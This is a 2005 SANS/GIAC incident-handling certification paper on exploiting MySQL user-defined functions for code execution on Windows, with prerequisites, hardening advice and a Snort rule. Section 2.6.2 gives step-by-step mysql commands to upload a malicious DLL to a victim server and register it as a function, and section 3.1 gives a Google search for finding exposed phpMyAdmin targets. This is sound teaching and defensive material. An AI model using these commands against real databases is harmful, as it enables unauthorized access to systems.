GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

Exploiting User-Defined Functions In MySQL

Matthew Zimmerman
GIAC Certified Incident Handler
Version 4.0 Option 1
June 3, 2005

© SANS Institute 2000 - 2005, Author retains full rights.

Abstract: This paper explores how an attacker might use the user-defined function (UDF) capability in MySQL, a popular open source relational database, to gain unauthorized access. The method of attack discussed is a variation of a proof of concept published by Marco Ivaldi in December of 2004. The paper first explains the intended purpose of UDFs. Then, the details of how an attacker might exploit UDFs are discussed. Finally, measures that can be taken to reduce a database server's vulnerability to the exploit are examined. Following the analysis of the exploit itself, the paper runs through a fictitious scenario that describes how both the attack and incident handling process might be carried out in a realistic situation.

© SANS Institute 2000 - 2005 Author retains full rights.

Table of Contents

1. Statement of Purpose 5
2. The Exploit 6
2.1. Name 6
2.2. Background 6
2.3. Variants 7
2.4. Operating System 7
2.5. Protocols/Services/Applications 8
2.5.1. User-defined Functions (UDFs) 8
2.5.2. MySQL Server (mysqld) 9
2.5.3. MySQL Client (mysql) 9
2.6. Description 9
2.6.1. Prerequisites 9
2.6.2. Exploiting the Vulnerability 12
2.6.3. Prevention 19
2.7. Signatures of the Attack 21
3. Stages of the Attack Process 22
3.1. Reconnaissance 22
3.2. Scanning 23
3.3. Exploiting the System 24
3.4. Network Diagram 31
3.5. Keeping Access 31
3.6. Covering Tracks 32
4. The Incident Handling Process 33
4.1. Preparation 33
4.2. Identification 34
4.3. Containment 38
4.4. Eradication 40
4.5. Recovery 41
4.6. Lessons Learned 42
5. Extras 43
5.1. get_db_passwd.pl 43
5.2. udf_exploit.cpp 44
5.3. udf_exploit.dsp 44
5.4. udf_exploit.dsw 45
6. References 47

© SANS Institute 2000 - 2005, Author retains full rights.

Table of Figures

Figure 1. Command to identify users with INSERT privilege on the 'mysql' database. 10
Figure 2. Command to identify users that can access the database remotely and have INSERT privilege on the 'mysql' database. 11
Figure 3. Command to determine if remote data file transfers has been disabled. 12
Figure 4. UDF Exploit Step 1: Establish a connection 13
Figure 5. Command to establish a connection to mysqld. 14
Figure 6. UDF Exploit Step 2: Upload dynamic library from client host onto table on victim host. 14
Figure 7. Failed attempt to transfer binary file to remote database table. 15
Figure 8. On local mysqld, prepare binary file for transfer into remote database table. 15
Figure 9. Command to load binary file data into remote database table. 16
Figure 10. UDF Exploit Step 3: Dump dynamic library from table onto victim host's file system. 16
Figure 11. Command to dump binary table data into file on target victim host's file system. 17
Figure 12. UDF Exploit Step 4: Add function to 'mysql' database. 17
Figure 13. Command to add function to the 'mysql' database. 17
Figure 14. Command to verify function was successfully created. 18
Figure 15. UDF Exploit Step 5: Execute function within MySQL. 18
Figure 16. Command to execute function. 18
Figure 17. Command to remove INSERT privilege from 'mysql' database. 19
Figure 18. Command to limit account access to specific hosts. 19
Figure 19. Command to rename 'root' account. 20
Figure 20. UDF creation Snort signature. 21
Figure 21. Identifying MySQL targets using Google. 22
Figure 22. Scanning the target using nmap. 23
Figure 23. get_db_passwd.pl usage details. 24
Figure 24. Running get_db_passwd.pl. 24
Figure 25. Ensure 'Settings For:' is set to 'Win32 Release'. 25
Figure 26. Turn off precompiled headers. 26
Figure 27. Change active configuration to 'Win32 Release'. 26
Figure 28. Prepare dynamic library for transfer. 27
Figure 29. Connect to the victim host, transfer the dynamic library, and define the function. 28
Figure 30. Transfer netcat to victim host. 29
Figure 31. Opening a netcat listener. 29
Figure 32. Shovel a shell from the target victim host through mysql. 30
Figure 33. Shoveled shell. 30
Figure 34. Lab Environment Network Diagram 31
Figure 35. Create batch file and schedule. 32

© SANS Institute 2000 - 2005 Author retains full rights.

Figure 36. Drop Tables. 32
Figure 37. Snort Logs - port scan. 35
Figure 38. Snort logs – outbound HTTP traffic? 36
Figure 39. netstat -an 36
Figure 40. TCPView 37
Figure 41. TCPView: Process Properties 37
Figure 42. Backup using dd. 38
Figure 43. Unauthorized scheduled task. 39
Figure 44. Reviewing MySQL binary logs using mysqlbinlog. 40

© SANS Institute 2000 - 2005, Author retains full rights.

1. Statement of Purpose

This paper will examine a proof of concept that exploits the User-Defined Function (UDF) capability in MySQL, a popular open-source relational database. The specific method of attack discussed is a variation of a proof of concept published by Marco Ivaldi in December of 2004. While his proof of concept was geared towards Unix variants, this paper focuses on how it can be applied to a Microsoft Windows environment; complete with platform specific exploit code and step-by-step compile instructions. The intent of the attack, as it is discussed here, is to gain unauthorized access to a system running MySQL on a Microsoft Windows platform.

UDFs and their purpose in MySQL will first be examined. Then a detailed step-by-step walk through of how an attacker might exploit UDFs along with other MySQL capabilities to gain unauthorized access to a system will follow. Finally, some suggested measures that can be employed to prevent UDFs in MySQL from being exploited will be discussed.

The remainder of the paper will exhibit how an attacker might exploit UDFs to gain unauthorized system and access and the incident handling process that would follow.

© SANS Institute 2000 - 2005, Author retains full rights.

2. The Exploit

2.1. Name

This exploit is most commonly referred to as the "MySQL UDF Dynamic Library exploit".

The following advisories have been published regarding this vulnerability:

- OSVDB ID #12779: MySQL User Defined Function Privilege Escalation.[1]
- ISS X-Force Database #18824: mysql-udf-gain-privileges.[2]
- Securiteam Advisory: MySQL UDF Dynamic Library Exploit.[3]

2.2. Background

The potential for an attacker to take advantage of the UDF capability on a MySQL implementation was first published in July of 2004 in a paper entitled, "Hackproofing MySQL" by Chris Anley.[4] In his paper, Anley provided proof of concept code and accompanying SQL commands that would allow an unprivileged user to gain privileged access. The method that he discussed required the assistance of an administrator to place the compiled library in a location accessible to the MySQL instance.

More recently, in December of 2004, Marco Ivaldi published a proof of concept[5] that improved upon Anley's discussion about UDF vulnerabilities. In it, Ivaldi demonstrated how the compiled library could be loaded into a table and then written on the victim hosts' filesystem using the "SELECT … INTO DUMPFILE" MySQL command. While Anley had already discussed the use of this command in his publication, Ivaldi was the first to clearly demonstrate how this command and UDFs could be used by an attacker to execute arbitrary commands on a host running MySQL.

2.3. Variants

It is believed that Ivaldi's proof of concept inspired the MySQL worm that

---

[1] "MySQL User Defined Function Privilege Escalation." Open Source Vulnerability Database. December 22, 2004. May 30, 2005. <http://www.osvdb.org/displayvuln.php?osvdb_id=12779>
[2] "MySQL UDF root privileges." Internet Security Systems. December 31, 2004. May 30, 2005. <http://xforce.iss.net/xforce/xfdb/18824>
[3] "MySQL UDF Dynamic Library Exploit." SecuriTeam. December 26, 2004. May 30, 2005. <http://www.securiteam.com/exploits/6G00P1PC0U.html>
[4] Anley, Chris. "Hackproofing MySQL." Next Generation Security Software Ltd. July 5, 2004. May 30, 2005. <http://www.nextgenss.com/papers/HackproofingMySQL.pdf>
[5] Ivaldi, Marco. "raptor_udf.c - dynamic library for do_system() MySQL UDF." December 4, 2004. May 30, 2005. < http://www.0xdeadbeef.info/exploits/raptor_udf.c>

© SANS Institute 2000 - 2005 Author retains full rights.

surfaced on January 26, 2005, not much more than one month later.[6] This variant is the only one known to exist at this time. Various anti-virus vendors refer to this variant as follows[7]:

- W32.Spybot.IVQ [Symantec]
- Win32.ForBot.LM [Computer Associates]
- WORM_WOOTBOT.FV [Trend Micro]
- W32/Forbot-DY [SOPHOS]
- W32/Sdbot.worm!166912 [McAfee]
- Wootbot.AL [F-Secure]

Although this variant is not discussed in detail in this paper, the methods used by the worm to infect others are similar to those discussed here. For more information refer to the Incident Handler's Diary entry for January 27, 2005 at http://isc.sans.org/diary.php?date=2005-01-27.

2.4. Operating System

The exploit can affect a MySQL implementation on any platform. The following operating systems are vulnerable to this attack:

- Windows 2000
- Windows 95
- Windows 98
- Windows ME
- Windows NT
- Windows Server 2003
- Windows XP
- Linux
- Solaris 8
- Solaris 9
- Solaris 10
- FreeBSD 4.x
- Mac OS X v10.2
- Mac OS X v10.3
- Mac OS X
- HP-UX 11.00
- HP-UX 11.11
- HP-UX 11.23
- IBM-AIX 5.2

[6] Ivaldi, Marco. "Re: PENTEST MySQL on windows." February 22, 2005. May 30, 2005. <http://seclists.org/lists/pen-test/2005/Feb/0117.html>

[7] "Virus Information – Spybot.IVQ." Secunia. July 28, 2005. May 30, 2004. <http://secunia.com/virus_information/14950/>

© SANS Institute 2000 - 2005 Author retains full rights.

- IBM-AIX 4.3.3
- QNX 6.2.1
- Novell Netware 6
- SGI Irix 6.5
- DEC OSF 5.1

The above list is limited to operating systems that the MySQL team provides precompiled binaries for download on their website.[8] Bear in mind that any platform upon which the MySQL source can be compiled and executed is vulnerable to the attack discussed here.

2.5. Protocols/Services/Applications

This exploit takes advantage of the MySQL database server application, a widely popular open-source SQL relational database. There are three key components of the MySQL that make this exploit possible: User-defined functions, the server application, & the client application.

2.5.1. User-defined Functions (UDFs)

The user-defined function capability, which is commonly referred to as UDF, is an extremely powerful attribute of the MySQL server application[9]. It provides a mechanism that allows developers to extend the capabilities of MySQL to meet their individual needs.

MySQL is prepackaged with a large suite of functions that allow its users to perform a wide array of common tasks, much like you would find in a typical programming or scripting language. A few examples of available functions include:

- LENGTH(*str*) - returns the length of string *str*
- ABS(*X*) – returns the absolute value of *X*
- CURRDATE() – returns the current date
- MD5(*str*) – returns the MD5 checksum of *str*

The list of available functions in MySQL is large, but the special needs of each individual developer may require a bit more functionality from MySQL. It is in these special cases where taking advantage of UDFs might prove useful.

UDFs are added by linking function calls in MySQL to functions available in system dynamic libraries. On Windows platforms these are usually files that end

[8] "MySQL 4.1 Downloads." MySQL AB. May 30, 2005. <http://dev.mysql.com/downloads/mysql/4.1.html>

[9] "MySQL Reference Manual :: 27.2.2 CREATE FUNCTION/DROP FUNCTION Syntax." MySQL AB. May 30, 2005. <http://dev.mysql.com/doc/mysql/en/create-function.html>

© SANS Institute 2000 - 2005 Author retains full rights.

in '.dll'. On Unix platforms they usually end in '.so'. The libraries used can be selected from those that already exist in the native platform, or they can be coded and compiled as object files in C or C++. Either of these types is of concern to the security conscious MySQL administrator, but this paper's focus is on those that are coded and compiled.

Giving developers the ability to use an advanced programming language such as C or C++ to extend MySQL grants them a large degree of freedom and flexibility. For developers UDFs open the door to seemingly endless possibilities. Unfortunately, this same degree of freedom and flexibility is granted to an attacker when he/she finds a way to exploit a MySQL implementation.

It is important to note that UDFs are common to most popular SQL relational databases; however, in this paper they will only be discussed as they relate expressly to MySQL.

2.5.2. MySQL Server (mysqld)

The MySQL service daemon is called mysqld. This binary is the heart and soul of a MySQL database as it performs the operations necessary to serve as the database engine for the MySQL suite. mysqld can be run at the command line, though it is often run as a system service that is made available from the time the system boots.

myslqd has a lengthy list of command line options, which grant system administrators a large degree of flexibility in how they choose to implement MySQL on their system. One such option is the ability to make its SQL services available to external systems via any local TCP port. By default, the MySQL service is made available on TCP port 3306.

2.5.3. MySQL Client (mysql)

MySQL also provides a command line text-based client utility for interfacing with mysqld called mysql. It provides a shell environment used to maintain, modify and access a MySQL database. The Oracle equivalent of mysql is the sqlplus utility.

2.6. Description

2.6.1. Prerequisites

There exist a multitude of factors that might exist that would allow an attacker to exploit the UDF capability in MySQL, but in order for a system to be vulnerable to the remote exploit discussed here at least the four following conditions must exist.

© SANS Institute 2000 - 2005 Author retains full rights.

- An attacker must gain access to a user account with INSERT privileges on the 'mysql' database.
- The account to be accessed must be configured such that it can be accessed remotely from any host.
- The MySQL service, mysqld, must be remotely accessible.
- mysqld must allow files to be copied to the database from a remote client.

First, an attacker must gain access to a user account with INSERT privileges on the 'mysql' database. The 'mysql' database is a standard database used to store configuration data about the local MySQL implementation such as user account information. This condition is necessary to allow the attacker to add a UDF to the 'func' table in the 'mysql' database. If the attacker is able to exploit the system locally, this is the only condition that must be met.

INSERT privileges on the mysql database are also a prerequisite for any user that wishes to add a UDF.[10] To list the database users on your system that have the INSERT privileges on the mysql database, log into the MySQL service as the administrative user using the MySQL Client and run the following commands:

```
mysql> use mysql;
Database changed
mysql> select User,Host from user where Insert_priv='Y';
+------+------------+
| User | Host       |
+------+------------+
| root | localhost  |
| root | %          |
+------+------------+
2 rows in set (0.00 sec)

mysql>
```

Figure 1. Command to identify users with INSERT privilege on the 'mysql' database.

At a minimum, at least one administrative account should have the INSERT privilege on the mysql database. The 'root' account, which is standard on almost any MySQL implementation, has this privilege by default.

The second condition is that the account to be accessed must be configured such that it can be accessed remotely from any host. Obviously, this is necessary to allow the attacker to access the database from a remote client.

[10] "MySQL Reference Manual :: 27.2.2 CREATE FUNCTION/DROP FUNCTION Syntax." MYSQL AB. May 30, 2005. <http://dev.mysql.com/doc/mysql/en/create-function.html>

© SANS Institute 2000 - 2005 Author retains full rights.

To see if a MySQL account meets both of the first two conditions, run the following commands:

```
mysql> use mysql;
Database changed
mysql> select User from user
    -> where Insert_priv='Y' and Host='%';
+------+
| User |
+------+
| root |
+------+
1 row in set (0.00 sec)

mysql>
```

Figure 2. Command to identify users that can access the database remotely and have INSERT privilege on the 'mysql' database.

In the above example, the 'root' user has INSERT privilege on the mysql table and can be accessed from a remote client. This is the case for any MySQL installation left at the default settings.

Third, the MySQL service, mysqld, must be remotely accessible. This condition is also necessary to allow the attacker to access the database remotely. This is enabled by default. As explained previously, mysqld defaults TCP port 3306. Of course, mysqld can be configured to run on a port of the administrator's choosing. In addition to the MySQL service itself, all network devices along the path of attack, such as routers, firewalls, and switches, must also be configured to allow remote access to the database.

The fourth condition is that mysqld be configured to allow files to be copied to the database from a remote client using the "LOAD DATA LOCAL INFILE …" command. This is necessary in order for the attacker to be able to load the dynamic library containing one or more UDFs from a remote client onto the victim host. Beginning in MySQL 3.23.49, MySQL 4.0.2, and MySQL 4.0.13 on Windows, this capability can be disabled.[11]

To determine if this capability has been disabled on your system, run the following command:

```
mysql> show variables like 'local_infile';
+---------------+-------+
```

[11] "MySQL Reference Manual :: 5.5.4 Security Issues with LOAD DATA LOCAL." MySQL AB. May 30, 2005. <http://dev.mysql.com/doc/mysql/en/load-data-local.html>

© SANS Institute 2000 - 2005 Author retains full rights.

```
| Variable_name | Value |
+---------------+-------+
| local_infile  | ON    |
+---------------+-------+
1 row in set (0.00 sec)

mysql>
```

Figure 3. Command to determine if remote data file transfers has been disabled.

If an empty set is returned or the value of the returned set is 'ON', then the system will allow files to be copied to the database from a remote client. If the value is set to 'OFF', then this condition is not met.


2.6.2. Exploiting the Vulnerability

The UDF Dynamic Library Exploit is carried out according to the following five basic steps:

- Establish a connection to the MySQL service on the victim host as a user with INSERT privilege on the 'mysql' database.
- Upload a dynamic library containing the function(s) you wish to use on the victim host from the client system onto an arbitrary table on the victim host.
- Dump the dynamic library from the table to an arbitrary location on the victim host's file system.
- Add the function(s) from the dynamic library to the 'mysql' database so that it(they) can be executed by a database user.
- Execute the function(s).

The first step is establish a connection to the MySQL service on the victim host as a user with INSERT privilege on the 'mysql' database, as illustrated in Figure 4.

© SANS Institute 2000 - 2005, Author retains full rights.



4. UDF Exploit Step 1: Establish a connection

This is accomplished across a network medium that may or may not include a Local Area Network (LAN), Wide Area Network (WAN), or the Internet. Of course, all network hardware within the connection path, such as routers, firewalls, and switches, must be configured to allow it. Most MySQL implementations rarely deviate from the default of TCP port 3306. Even if MySQL has been configured to bind to a different port, an attacker can easily determine if any alternate ports are servicing MySQL by profiling the connection responses of open ports.

Unless an attacker has access to insider information about the system, it might prove difficult to identify the database accounts that have INSERT privilege on the 'mysql' database. For this reason, an attacker will almost always default to the 'root' user when choosing an account to connect as, because it has this privilege by default. For this to work, the 'root' account must be configured such that it can be accessed remotely.

How the account is chosen and compromised is completely up to the attacker. The method chosen by the worm discussed in the Variants section of this paper was a simple dictionary attack using a list of well-known weak passwords. The default root password in MySQL is blank.[12] This would allow anyone to connect to mysqld as 'root' without a password if left unchanged. If the attacker has enough time on his hands, he may attempt to obtain the 'root' password by brute-force, trying every possible character combination until being granted access.

To establish a connection as the 'root' user on the target victim host, execute mysql as follows:

[12] "MySQL Reference Manual :: 2.9.3. Securing the Initial MySQL Accounts." MySQL AB. May 30, 2005. <http://dev.mysql.com/doc/mysql/en/default-privileges.html>

© SANS Institute 2000 - 2005 Author retains full rights.

```
<SHELL># mysql -u root -p -h <IP_OF_TARGET_HOST>
Enter password: <PASSWORD>
Welcome to the MySQL monitor.  Commands end with ; or
\g.
Your MySQL connection id is 2 to server version: 4.1.10-
nt-log

Type 'help;' or '\h' for help. Type '\c' to clear the
buffer.

mysql>
```

Figure 5. Command to establish a connection to mysqld.

The second step is to upload a dynamic library containing the function(s) you wish to use on the victim host into a table on the victim host, as illustrated in Figure 6. This is actually the first of two parts in simply copying the library onto the target victim host. Since MySQL does not provide a way to accomplish a direct system-to-system copy, the database table must be used as a waypoint to the file's intended destination. The library being copied must have been compiled on the same platform as the target victim host for which it is destined to be useful. For example, a dynamic library compiled on a Linux host will accomplish very little on a host running on a Win32 platform.




Figure 6. UDF Exploit Step 2: Upload dynamic library from client host onto table on victim host.

Using the "LOAD DATA LOCAL INFILE …" command to store data in a local file onto a remote database seems very straightforward. Unfortunately, the command does not work well with binary data in its native format. If you try to transfer a local binary file in its native format, you receive very unexpected results as in the following example.

© SANS Institute 2000 - 2005 Author retains full rights.

```
mysql> use mysql;
Database changed
mysql> create table foo(bar mediumblob);
Query OK, 0 rows affected (0.11 sec)

mysql> load data local infile 'mal_funcs.dll' into table
foo;
Query OK, 71 rows affected, 21 warnings (0.19 sec)
Records: 71  Deleted: 0  Skipped: 0  Warnings: 21

mysql>
```

Figure 7. Failed attempt to transfer binary file to remote database table.

I would expect the above operation to result in just one row affected and no warnings if it ran successfully. This is further proven when pressing forward onto the next step only to find that it fails completely. My conclusion is that the "LOAD DATA LOCAL INFILE … " command does not play well with binary data.

I did find a workaround for this obstacle that converts binary data into a format that MySQL can ingest. This action requires access to a MySQL server and the file system of the host that it is running on. This easily accomplished on Windows host by downloading and installing on your desktop the latest version of MySQL from http://www.mysql.com.

The following commands exhibit how to convert the binary file, "C:\temp\mal_funcs.dll," to a format that the "LOAD DATA LOCAL INFILE … " command can successfully ingest.

```
mysql> use mysql;
Database changed
mysql> create table foo(bar mediumblob);
Query OK, 0 rows affected (0.10 sec)

mysql> insert into foo
values(load_file('c:\\temp\\mal_funcs.dll'));
Query OK, 1 row affected (0.08 sec)

mysql> select * into outfile 'c:\\temp\\mal_funcs.out'
from foo;
Query OK, 1 row affected (0.02 sec)

mysql>
```

Figure 8. On local mysqld, prepare binary file for transfer into remote database table.

© SANS Institute 2000 - 2005 Author retains full rights.

Once the above is complete, loading the resulting file into a database table on the target victim host is easily accomplished by doing the following:

```
mysql> create table foo(bar mediumblob);
Query OK, 0 rows affected (0.09 sec)

mysql> load data local infile 'c:\\temp\\mal_funcs.out'
into table foo;
Query OK, 1 row affected (0.08 sec)
Records: 1  Deleted: 0  Skipped: 0  Warnings: 0

mysql>
```

Figure 9. Command to load binary file data into remote database table.

Notice that in the above example a result of a single affected row and no warnings is achieved. This is the result that we would expect if the operation completed successfully.

The third step is to dump the dynamic library from the table onto the victim host's files system as illustrated in Figure 10. This is the final step needed to copy the dynamic library from the attacker's client onto the victim host.




Figure 10. UDF Exploit Step 3: Dump dynamic library from table onto victim host's file system.

The table data is dumped to a file on the target victim host's file system by executing the following commands in mysql:

```
mysql> select * from foo into dumpfile
'c:\\udf_exploit.dll';
Query OK, 1 row affected (0.06 sec)
```

© SANS Institute 2000 - 2005 Author retains full rights.

```
mysql>
```

Figure 11. Command to dump binary table data into file on target victim host's file system.

By this time, the dynamic library has been successfully placed on the target victim's host. Also, note that this technique of copying files to a remote host can be used for other means, such as placing a malicious executable in a windows system startup folder.

The next step is to add the function(s) from the dynamic library to the 'mysql' database so that it(they) can be executed by a database user, as illustrated in Figure 12. This simply links the functions in the dynamic library to mysqld for use by the database users.




Figure 12. UDF Exploit Step 4: Add function to 'mysql' database.

This is accomplished by executing the following command in mysql. Recall that INSERT privilege on the 'mysql' database is required of the user that executes these commands.

```
mysql> create function mal_func returns integer soname
'c:\\mal_funcs.dll';
Query OK, 0 rows affected (0.18 sec)

mysql>
```

Figure 13. Command to add function to the 'mysql' database.

The following command further verifies that the function was successfully linked and added to the 'func' table in the 'mysql' database.

```
mysql> select * from mysql.func;
```

© SANS Institute 2000 - 2005 Author retains full rights.

```
+----------+-----+-----------------+----------+
| name     | ret | dl              | type     |
+----------+-----+-----------------+----------+
| mal_func |   2 | c:\mal_funcs.dll | function |
+----------+-----+-----------------+----------+
1 row in set (0.02 sec)

mysql>
```

Figure 14. Command to verify function was successfully created.

The final step is to use the function added in the previous step to accomplish whatever end the dynamic library allows, as illustrated in Figure 15.




Figure 15. UDF Exploit Step 5: Execute function within MySQL.

Execution of the newly linked function is accomplished by running the following commands in mysql.

```
mysql> select mal_func('arg1','arg2');
+-------------------------+
| mal_func('arg1','arg2') |
+-------------------------+
|     1153051762375000064 |
+-------------------------+
1 row in set (4.08 sec)

mysql>
```

Figure 16. Command to execute function.

At this point, the exploit is complete. The extent of damage that the function can inflict is completely up to the attacker. MySQL provides the freedom and

© SANS Institute 2000 - 2005 Author retains full rights.

flexibility to define a function in C or C++, which gives the attacker virtually limitless possible capabilities.

2.6.3. Prevention

To prevent a system from being vulnerable to the exploit, one or more of the prerequisites listed in section 2.6.1 must be eliminated.

A good first step is to secure the accounts on the database so that the first two prerequisites cannot be met. Do this by first ensuring that only database administrators have INSERT privilege on the 'mysql' database. As mentioned previously, use the commands in Figure 1 to list such users. If a non-administrative user has this privilege and you wish to remove it, use the command shown in Figure 17. Having the INSERT privilege is probably a good indicator that the user also has other administrative privileges not discussed in the paper. It may be worth investigating whether or not the account should be locked down further.

```
mysql> update mysql.user set insert_priv='N'
    -> where user='<NON_ADMIN_USER>';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql>
```

Figure 17. Command to remove INSERT privilege from 'mysql' database.

The second prerequisite requires that the account to be accessed be configured for remote access. To quickly obtain a list of such users, refer to the previously identified commands in Figure 2. A '%' character in the 'Host' column of the mysql.user table indicates that the user is configured such that it can be accessed from any host. If the situation requires remote access to administrative accounts from a known host or set of hosts, it's best to at least limit access to the account expressly from such hosts. This is accomplished by the following commands in Figure 18.

```
mysql> update mysql.user set host='ip_or_hostname'
    -> where user='root' and host='%';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql>
```

Figure 18. Command to limit account access to specific hosts.

The root account should never be remotely accessible. Also, since attackers usually try to compromise the 'root' account first, it is a good idea to rename the

© SANS Institute 2000 - 2005 Author retains full rights.

'root' account so that it does not exist at all.[12] This is accomplished by the following commands in Figure 19.

```
mysql> USE mysql;
Database changed
mysql> UPDATE user SET user='bob' WHERE user='root';
Query OK, 1 row affected (0.19 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.23 sec)

mysql>
```

Figure 19. Command to rename 'root' account. [12]

Also, verify that strong passwords are in place for all of the database administrative accounts. Use of strong passwords helps protect against dictionary attacks, in which an attacker attempts to gain access to an account using a list of commonly used passwords. If in place, consult your organization's strong password policy for this step.

The third prerequisite, that the MySQL service be remotely accessible, may be the easiest to eliminate as well the most effective. If the database is only needed by another service or set of services that are local to the host on which the MySQL service resides, such as a web server, then the remote access can be disabled altogether at startup by adding two separate lines with the 'skip-networking' and 'enable-named-pipes' directives to the my.cnf file, the mysqld configuration file.[13] Since the file is read at startup, the MySQL service must be restarted for the change to take effect.

If remote access is required, consider the use of a network- or host-based firewall to limit database connections only to those coming from a set of hosts that you have determined need such access. Even then, bear in mind that the MySQL protocol is unprotected, transmitting all data across the wire in plain text. As such, sensitive data such as database account names and passwords can be intercepted easily by someone sniffing the traffic somewhere along the connection path. Consider the use of a method that secures the communication. A popular method is to use SSH port forwarding. More information regarding this technique can be found at http://www.vbmysql.com/articles/security/gui-tunnel.html#part4.

The final prerequisite is that the MySQL service, mysqld, be configured such that

[13] "Securing a MySQL Server on Windows." MySQL AB. May 30, 2005. <http://dev.mysql.com/tech-resources/articles/securing_mysql_windows.html>

© SANS Institute 2000 - 2005 Author retains full rights.

it allows files to be copied into the database from a remote client. Elimination of this configuration is easily accomplished by adding the directive 'local-infile=0' to the my.cnf file, the mysqld configuration file.[14] Once the edit is made, the MySQL service must be restarted for the change to take effect.

2.7. Signatures of the Attack

Since this exploit takes advantage of features inherent to the MySQL database suite, it is not possible to define a signature that clearly indicates that the database is being exploited. Creation of a UDF may be perfectly acceptable in some organizations. However, it is possible to define a function as shown in Figure 20.

```
alert tcp any any -> $SQL_SERVERS 3306 (content:"create
function"; nocase; msg:"User attempt to define a
function in MySQL";)
```

Figure 20. UDF creation Snort signature.

© SANS Institute 2000 - 2005, Author retains full rights.

[14] "MySQL Reference Manual :: 5.5.4 Security Issues with LOAD DATA LOCAL." MySQL AB. May 30, 2005. <http://dev.mysql.com/doc/mysql/en/load-data-local.html>

3. Stages of the Attack Process

In this section I will detail how the exploit was tested in a controlled lab environment. As a vehicle for depicting how this attack would actually be used, the attack process will be presented by using a fictitious scenario. The attacker in this scenario will be referred to as David.

3.1. Reconnaissance

Before David begins his attack, he must first identify a target that is vulnerable to the UDF dynamic library exploit. To do that, he must find a server running MySQL. David's preferred method of identifying potential targets is to use Google; however, Google typically archives information accessible from a web service, not a database. MySQL does not come with any sort of web service.

Having worked with a MySQL database before, David is aware that a popular open source tool exists that is used to administer MySQL via a web page called phpMyAdmin. David goes to the official phpMyAdmin website[15] and downloads a copy of the latest version. He opens the archive and peruses the included .php files for one that appears to be unique to only phpMyAdmin. David identifies the file, 'server_privileges.php' as one that is both unique to only phpMyAdmin and has the potential to provide very interesting information about the database if accessible.

David now has enough information to begin using Google to identify potential targets. The search query that he chooses to use is "inurl:server_privileges.php localhost", as shown in Figure 21.

